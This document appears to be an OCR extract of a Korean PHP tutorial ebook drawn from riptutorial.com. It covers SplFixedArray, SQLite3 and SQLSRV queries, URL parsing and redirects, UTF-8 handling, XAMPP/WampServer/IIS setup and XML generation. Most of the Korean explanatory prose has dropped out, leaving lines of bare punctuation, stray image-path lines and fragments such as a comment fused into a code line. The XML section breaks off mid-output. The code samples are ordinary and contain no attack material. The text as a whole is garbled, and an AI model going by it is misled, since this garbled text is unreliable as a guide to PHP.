
```
$arr = [
    9     => "foo",
    1     => 4.2,
    "bar" => null,
];

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

.

```
9 => foo
1 => 4.2
bar =>
```

PHP   .   .

.   .   .



`type size * n` n   . `$arr[0]` 1 , `$arr[1]` 2 .

SplFixedArray   . . .

SplFixedArrays PHP   .   .

SplFixedArray `ArrayAccess`   PHP   . `Countable` `Iterator`   PHP   (, `count($arr)` `foreach($arr as $k => $v)`   . SplFixedArray PHP   .

SplFixedArray .

```
$arr = new SplFixedArray(4);

$arr[0] = "foo";
$arr[1] = "bar";
$arr[2] = "baz";

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

.

```
0 => foo
1 => bar
2 => baz
3 =>
```

.

```
var_dump(count($arr));
```

...

```
int(4)
```

SplFixedArray PHP , . .

---

count . `unset($arr[1])` `$arr[1] === null` `count($arr)` 4 .

`setSize` .

```
$arr->setSize(3);

var_dump(count($arr));

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

...

```
int(3)
0 => foo
1 =>
2 => baz
```

SplFixedArray SplFixedArray

`fromArray` `toArray` PHP Array SplFixedArray .

```
$array      = [1,2,3,4,5];
$fixedArray = SplFixedArray::fromArray($array);

foreach($fixedArray as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

.

```
$fixedArray = new SplFixedArray(5);

$fixedArray[0] = 1;
$fixedArray[1] = 2;
$fixedArray[2] = 3;
$fixedArray[3] = 4;
$fixedArray[4] = 5;

$array = $fixedArray->toArray();

foreach($array as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

SPL : https://riptutorial.com/ko/php/topic/6844/spl--

28: SQLite3

Examples

```
<?php
//Create a new SQLite3 object from a database file on the server.
$database = new SQLite3('mysqlitedb.db');

//Query the database with SQL
$results = $database->query('SELECT bar FROM foo');

//Iterate through all of the results, var_dumping them onto the page
while ($row = $results->fetchArray()) {
    var_dump($row);
}
?>
```

http://www.riptinar.com/topic/184 .

LIMIT SQL SQLite3 `querySingle` .

```
<?php
$database = new SQLite3('mysqlitedb.db');

//Without the optional second parameter set to true, this query would return just
//the first column of the first row of results and be of the same type as columnName
$database->querySingle('SELECT column1Name FROM table WHERE column2Name=1');

//With the optional entire_row parameter, this query would return an array of the
//entire first row of query results.
$database->querySingle('SELECT column1Name, column2Name FROM user WHERE column3Name=1', true);
?>
```

SQLite3

SQLite API . . PHP .

/

. / . `.sqlite` , `.sqlite` .

```
$db = new SQLite3('analytics.sqlite', SQLITE3_OPEN_CREATE | SQLITE3_OPEN_READWRITE);
```

```
$db->query('CREATE TABLE IF NOT EXISTS "visits" (
    "id" INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,
    "user_id" INTEGER,
    "url" VARCHAR,
    "time" DATETIME
)');
```

▪

(`BEGIN` `COMMIT`) . SQLite . SQLite INSERT .

```
$db->exec('BEGIN');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test", "2017-01-14 10:11:23")');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test2", "2017-01-14 10:11:44")');
$db->exec('COMMIT');
```

. .

```
$statement = $db->prepare('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (:uid, :url, :time)');
$statement->bindValue(':uid', 1337);
$statement->bindValue(':url', '/test');
$statement->bindValue(':time', date('Y-m-d H:i:s'));
$statement->execute(); you can reuse the statement with different values
```

---

42 . .

```
$statement = $db->prepare('SELECT * FROM "visits" WHERE "user_id" = ? AND "time" >= ?');
$statement->bindValue(1, 42);
$statement->bindValue(2, '2017-01-14');
$result = $statement->execute();

echo "Get the 1st row as an associative array:\n";
print_r($result->fetchArray(SQLITE3_ASSOC));
echo "\n";

echo "Get the next row as a numeric array:\n";
print_r($result->fetchArray(SQLITE3_NUM));
echo "\n";
```

: fetchArray () `false` . `while` .

- .

```
$result->finalize();
```

. .

, . SINGLE ! (MySQL).

```
$query = 'SELECT * FROM "visits" WHERE "url" = \'' .
```

```
    SQLite3::escapeString('/test') .
    '\' ORDER BY "id" DESC LIMIT 1';

$lastVisit = $db->querySingle($query, true);

echo "Last visit of '/test':\n";
print_r($lastVisit);
echo "\n";
```

.

```
$userCount = $db->querySingle('SELECT COUNT(DISTINCT "user_id") FROM "visits"');

echo "User count: $userCount\n";
echo "\n";
```

.   .

```
$db->close();
```

SQLite3 : https://riptutorial.com/ko/php/topic/5898/sqlite3

29: SQLSRV

SQLSRV Microsoft SQL Server SQL Azure   Microsoft PHP . PHP 5.3 PHP 7   MSSQL .

SQLSRV   .

- Windows Vista   2
- Windows Server 2008   2
- Windows Server 2008 R2
- 7

SQLSRV   PHP   Microsoft SQL Server 2012 Native Client . Microsoft SQL Server 2012 Native Client   " "   .

SQLSRV   .

SQLSRV   .

SQLSRV 3.1   SQL Server Microsoft ODBC 11 .

PHP7 GitHub   .

SQL Server Microsoft® ODBC 13 Microsoft SQL Server 2008, SQL Server 2008 R2, SQL Server 2012, SQL Server 2014, SQL Server 2016 (), Analytics , Azure SQL   Azure SQL   .

Examples

```
$dbServer = "localhost,1234"; //Name of the server/instance, including optional port number
(default is 1433)
$dbName = "db001"; //Name of the database
$dbUser = "user"; //Name of the user
$dbPassword = "password"; //DB Password of that user

$connectionInfo = array(
    "Database" => $dbName,
    "UID" => $dbUser,
    "PWD" => $dbPassword
);

$conn = sqlsrv_connect($dbServer, $connectionInfo);
```

SQLSRV PDO . PDO   .

```
$conn = new PDO("sqlsrv:Server=localhost,1234;Database=db001", $dbUser, $dbPassword);
```

```
//Create Connection
$conn = sqlsrv_connect($dbServer, $connectionInfo);
```

```
$query = "SELECT * FROM [table]";
$stmt = sqlsrv_query($conn, $query);
```

: `[]` `table` . ` *MySQL* .

:

```
$query = "{call [dbo].[myStoredProcedure](?,?,?)}"; //Parameters '?' includes OUT parameters

$params = array(
    array($name, SQLSRV_PARAM_IN),
    array($age, SQLSRV_PARAM_IN),
    array($count, SQLSRV_PARAM_OUT, SQLSRV_PHPTYPE_INT) //$count must already be initialised
);

$result = sqlsrv_query($conn, $query, $params);
```

```
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [users] WHERE [name] = ? AND [password] = ?";
$params = array("joebloggs", "pa55w0rd");

$stmt = sqlsrv_query($conn, $query, $params);
```

`sqlsrv_prepare()` `sqlsrv_execute()` .

```
$cart = array(
    "apple" => 3,
    "banana" => 1,
    "chocolate" => 2
);

$query = "INSERT INTO [order_items]([item], [quantity]) VALUES(?,?)";
$params = array(&$item, &$qty); //Variables as parameters must be passed by reference

$stmt = sqlsrv_prepare($conn, $query, $params);

foreach($cart as $item => $qty){
    if(sqlsrv_execute($stmt) === FALSE) {
        die(print_r(sqlsrv_errors(), true));
    }
}
```

.

sqlsrv_fetch_array ()

`sqlsrv_fetch_array()` .

```
$stmt = sqlsrv_query($conn, $query);

while($row = sqlsrv_fetch_array($stmt)) {
    echo $row[0];
    $var = $row["name"];
    //...
}
```

sqlsrv_fetch_array() . SQLSRV_FETCH_ASSOC , SQLSRV_FETCH_NUMERIC SQLSRV_FETCH_BOTH () . ,
.

---

sqlsrv_fetch_object ()

sqlsrv_fetch_object() .

```
$stmt = sqlsrv_query($conn, $query);

while($obj = sqlsrv_fetch_object($stmt)) {
    echo $obj->field; // Object property names are the names of the fields from the query
    //...
}
```

---

sqlsrv_fetch ()

sqlsrv_fetch() .

```
$stmt = sqlsrv_query($conn, $query);

while(sqlsrv_fetch($stmt) === true) {
    $foo = sqlsrv_get_field($stmt, 0); //gets the first field -
}
```

. .

```
sqlsrv_errors([int $errorsOrWarnings]);
```

.

SQLSTATE	SQL Server / OBDC
	SQL Server

.

```
$brokenQuery = "SELECT BadColumnName FROM Table_1";
$stmt = sqlsrv_query($conn, $brokenQuery);

if ($stmt === false) {
    if (($errors = sqlsrv_errors()) != null) {
        foreach ($errors as $error) {
            echo "SQLSTATE: ".$error['SQLSTATE']."<br />";
            echo "code: ".$error['code']."<br />";
            echo "message: ".$error['message']."<br />";
        }
    }
}
```

SQLSRV   : https://riptutorial.com/ko/php/topic/4467/sqlsrv-

30: URL

Examples

URL

URL parse_url() .

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$parts = parse_url($url);
```

, $parts .

```
Array
(
    [scheme] => http
    [host] => www.example.com
    [path] => /page
    [query] => foo=1&bar=baz
    [fragment] => anchor
)
```

URL . querystring .

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$queryString = parse_url($url, PHP_URL_QUERY);
```

PHP_URL_SCHEME , PHP_URL_HOST , PHP_URL_PORT , PHP_URL_USER , PHP_URL_PASS , PHP_URL_PATH , PHP_URL_QUERY PHP_URL_FRAGMENT .

parse_str() .

```
$params = [];
parse_str($queryString, $params);
```

$params .

```
Array
(
    [foo] => 1
    [bar] => baz
)
```

URL

header() URL .

```
$url = 'https://example.org/foo/bar';
```

```
if (!headers_sent()) { // check headers - you can not send headers if they already sent
  header('Location: ' . $url);
  exit; // protects from code being executed after redirect request
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

URL (HTTP).

```
$url = 'foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
  exit;
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

`meta refresh` HTML .

: HTML , . . .

.

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
} else {
  $saveUrl = htmlspecialchars($url); // protects from browser seeing url as HTML
  // tells browser to redirect page to $saveUrl after 0 seconds
  print '<meta http-equiv="refresh" content="0; url=' . $saveUrl . '">';
  // shows link for user
  print '<p>Please continue to <a href="' . $saveUrl . '">' . $saveUrl . '</a></p>';
}
exit;
```

URL

`http_build_query()` . URL GET POST (: cURL) .

```
$parameters = array(
    'parameter1' => 'foo',
    'parameter2' => 'bar',
);
$queryString = http_build_query($parameters);
```

`$queryString` .

```
parameter1=foo&parameter2=bar
```

`http_build_query()` .

```
$parameters = array(
    "parameter3" => array(
        "sub1" => "foo",
        "sub2" => "bar",
    ),
    "parameter4" => "baz",
);
$queryString = http_build_query($parameters);
```

`$queryString` .

```
parameter3%5Bsub1%5D=foo&parameter3%5Bsub2%5D=bar&parameter4=baz
```

URL

```
parameter3[sub1]=foo&parameter3[sub2]=bar&parameter4=baz
```

URL : https://riptutorial.com/ko/php/topic/1800/url

31: URL

PHP URL . . .

Examples

parse_url ()

parse_url () : URL URL .

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
)
```

.

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');
$url['sections'] = explode('/', $url['path']);

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
    [sections] => Array
        (
            [0] =>
            [1] => project
            [2] => controller
            [3] => action
            [4] => param1
            [5] => param2
        )

)
```

end () .

```
$last = end($url['sections']);
```

URL GET VAR URL .

```
$url = parse_url('http://example.com?var1=value1&var2=value2');

Array
(
    [scheme] => http
    [host] => example.com
    [query] => var1=value1&var2=value2
)
```

vars parse_str () .

```
$url = parse_url('http://example.com?var1=value1&var2=value2');
parse_str($url['query'], $parts);

Array
(
    [var1] => value1
    [var2] => value2
)
```

explode ()

explode () : . .

.

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = explode('/', $url);

Array
(
    [0] => http:
    [1] =>
    [2] => example.com
    [3] => project
    [4] => controller
    [5] => action
    [6] => param1
    [7] => param2
)
```

URL .

```
$last = end($parts);
// Output: param2
```

sizeof () .

```
echo $parts[sizeof($parts)-2];
// Output: param1
```

basename ()

basename () : .

URL .

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = basename($url);
// Output: param2
```

URL dirname () dir .

```
$url = "http://example.com/project/controller/action/param1/param2/index.php";
$parts = basename(dirname($url));
// Output: param2
```

URL : https://riptutorial.com/ko/php/topic/10847/url--

32: UTF-8

- UTF-8 . . PHP mbstring .
- **PHP UTF-8 .** PHP ( ) mbstring .

Examples

- UTF-8 . PHP mb_check_encoding() . .

```
$string = $_REQUEST['user_comment'];
if (!mb_check_encoding($string, 'UTF-8')) {
    // the string is not UTF-8, so re-encode it.
    $actualEncoding = mb_detect_encoding($string);
    $string = mb_convert_encoding($string, 'UTF-8', $actualEncoding);
}
```

- **HTML5 .** UTF-8 . accept-charset <form> .

```
<form action="somepage.php" accept-charset="UTF-8">
```

- . PHP php.ini default_charset Content-Type MIME . .

```
header('Content-Type: text/html; charset=utf-8');
```

- HTML HTML .
  - HTML5

  ```
  <meta charset="utf-8">
  ```

  - HTML

  ```
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  ```

UTF-8 . PHP .

MySQL :

- utf8mb4 . MySQL UTF-8 .

  utf8mb4_* ( ) MySQL utf8mb4 .

- MySQL (<5.5.3) utf8mb4 utf8 .

MySQL :

- (: PHP) DB utf8mb4 . MySQL UTF-8 .

- MySQL . .

  (utf8mb4 / utf8 utf8mb4) :

  - PHP 5.3.6 PDO DSN charset .

    ```
    $handle = new PDO('mysql:charset=utf8mb4');
    ```

  - mysqli set_charset() :

    ```
    $conn = mysqli_connect('localhost', 'my_user', 'my_password', 'my_db');

    $conn->set_charset('utf8mb4');        // object oriented style
    mysqli_set_charset($conn, 'utf8mb4'); // procedural style
    ```

  - mysql PHP 5.2.3 mysql_set_charset .

    ```
    $conn = mysql_connect('localhost', 'my_user', 'my_password');

    $conn->set_charset('utf8mb4');       // object oriented style
    mysql_set_charset($conn, 'utf8mb4'); // procedural style
    ```

  - , MySQL : `SET NAMES 'utf8mb4'` .

UTF-8 : https://riptutorial.com/ko/php/topic/1745/utf-8

33: Windows PHP

HTTP 80 80 Skype . . HTTP .

Examples

XAMPP

XAMPP ?

XAMPP PHP . XAMPP MariaDB, PHP Perl Apache .

?

XAMPP . OS (32 64 OS) PHP .

Windows 7.0.8 / PHP 7.0.8 XAMPP .

.

Windows XAMPP .

- (`.exe format` XAMPP)
- ZIP (: ZIP `.zip format` XAMPP)
- 7zip : (: 7zip `.7zip format` XAMPP)

PHP / html ?

1. `.exe` XAMPP .

ZIP

1. zip .
2. XAMPP `C:\xampp` .
3. `setup_xampp.bat` XAMPP .

: `C:\` , `setup_xampp.bat` .

"XAMPP " Apache, MySQL, FileZilla Mercury / .

##


. `XAMPP-root/htdocs/` html / php . `http://localhost/file.php` .

: Windows XAMPP `C:/xampp/htdocs/`

URL .

```
http://localhost/
http://127.0.0.1/
```

XAMPP .



Apache Friends

XAMPP Apache + M

Welcome to XAMPP for Window

translation missing: en.You have successfully installed XAMPP on this syst
components. You can find more info in the FAQs section or check the HOV

Start the XAMPP Control Panel to check the server status.

Community

XAMPP has been around for more than 10 years – there is a huge commu
adding yourself to the Mailing List, and liking us on Facebook, following ou

Contribute to XAMPP translation at translate.

Can you help translate XAMPP for other community members? We need y
set up a site, translate.apachefriends.org, where users can contribute tran

Install applications on XAMPP using Bitnami

Apache Friends and Bitnami are cooperating to make dozens of open sou

WampServer SourceForge .

WampServer :

- WampServer (64) 3
- WampServer (32) 3

:

- : 2.4.18
- MySQL : 5.7.11
- PHP : 5.6.19 & 7.0.4

. .

WampServer . ( ) . .

localhost 127.0.0.1 WAMP . `<PATH_TO_WAMP>/www/<php_or_html_file>` `http://localhost/<php_or_html_file_name>` PHP `http://localhost/<php_or_html_file_name>`

PHP IIS .

IIS ( ) . IIS -> -> Windows .

1. http://windows.php.net/download/ PHP PHP NTS (Non-Thread Safe) .
2. `C:\PHP\` .
3. `Internet Information Services Administrator IIS` .
4. .
5. `Handler Mappings` X .
6. `Add Module Mapping` .
7. .

```
Request Path: *.php
Module: FastCgiModule
Executable: C:\PHP\php-cgi.exe
Name: PHP_FastCGI
Request Restrictions: Folder or File, All Verbs, Access: Script
```

8. https://www.microsoft.com/en-US/download/details.aspx?id=30679 `vcredist_x64.exe` `vcredist_x86.exe` (Visual C ++ 2012) .
9. `C:\PHP\php.ini` `C:\PHP\php.ini` `extension_dir ="C:\PHP\ext"` .
10. IIS : DOS `IISRESET` .

ini IIS PHP (Windows 10).

`index.php` IIS .

PHP .

, IIS . `C:\inetpub\wwwroot\` . PHP .

Windows .

```
<?php
header('Content-Type: text/html; charset=UTF-8');
echo '<html><head><title>Hello World</title></head><body>Hello world!</body></html>';
```

UTF-8 (BOM) `C:\inetpub\wwwroot\index.php` .

: http : //localhost/index.php

Windows PHP : https://riptutorial.com/ko/php/topic/3510/windows-php--

34: XML

Examples

XMLWriter XML

XMLWriter .

```
$xml = new XMLWriter();
```

. `/var/www/example.com/xml/output.xml` `/var/www/example.com/xml/output.xml` .

```
$xml->openUri('file:///var/www/example.com/xml/output.xml');
```

(XML   ) :

```
$xml->startDocument('1.0', 'utf-8');
```

.

```
<?xml version="1.0" encoding="UTF-8"?>
```

.

```
$xml->writeElement('foo', 'bar');
```

XML .

```
<foo>bar</foo>
```

""   .

```
$xml->startElement('foo');
$xml->writeAttribute('bar', 'baz');
$xml->writeCdata('Lorem ipsum');
$xml->endElement();
```

.

```
<foo bar="baz"><![CDATA[Lorem ipsum]]></foo>
```

DOMDocument XML

SimpleXML DOMDocument   XML XML   .

1.

```
$doc = new DOMDocument();
$doc->loadXML($string);
```

2.

```
$doc = new DOMDocument();
$doc->load('books.xml');// use the actual file path. Absolute or relative
```

XML .

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

.

```
$books = $doc->getElementsByTagName('book');
foreach ($books as $book) {
    $title = $book->getElementsByTagName('name')->item(0)->nodeValue;
    $price = $book->getElementsByTagName('price')->item(0)->nodeValue;
    $id = $book->getElementsByTagName('id')->item(0)->nodeValue;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

.

> 1 PHP - $ 5.95.
>
> 2 PHP - Advanced $ 25.

DomDocument XML

DOMDocument XML `createElement()` `createAttribute()` `appendChild()` XML .

, , CDATA .

```
$dom = new DOMDocument('1.0', 'utf-8');
$dom->preserveWhiteSpace = false;
$dom->formatOutput = true;

//create the main tags, without values
```

```
$books = $dom->createElement('books');
$book_1 = $dom->createElement('book');

// create some tags with values
$name_1 = $dom->createElement('name', 'PHP - An Introduction');
$price_1 = $dom->createElement('price', '$5.95');
$id_1 = $dom->createElement('id', '1');

//create  and append an attribute
$attr_1 = $dom->createAttribute('version');
$attr_1->value = '1.0';
//append the attribute
$id_1->appendChild($attr_1);

//create the second tag book with different namespace
$namespace = 'www.example.com/libraryns/1.0';

//include the namespace prefix in the books tag
$books->setAttributeNS('http://www.w3.org/2000/xmlns/', 'xmlns:ns', $namespace);
$book_2 = $dom->createElementNS($namespace,'ns:book');
$name_2 = $dom->createElementNS($namespace, 'ns:name');

//create a CDATA section (that is another DOMNode instance) and put it inside the name tag
$name_cdata = $dom->createCDATASection('PHP - Advanced');
$name_2->appendChild($name_cdata);
$price_2 = $dom->createElementNS($namespace, 'ns:price', '$25.00');
$id_2 = $dom->createElementNS($namespace, 'ns:id', '2');

//create the XML structure
$books->appendChild($book_1);
$book_1->appendChild($name_1);
$book_1->appendChild($price_1);
$book_1->appendChild($id_1);
$books->appendChild($book_2);
$book_2->appendChild($name_2);
$book_2->appendChild($price_2);
$book_2->appendChild($id_2);

$dom->appendChild($books);

//saveXML() method returns the XML in a String
print_r ($dom->saveXML());
```

XML .

```
<?xml version="1.0" encoding="utf-8"?>
<books xmlns:ns="www.example.com/libraryns/1.0">
  <book>
    <name>PHP - An Introduction</name>
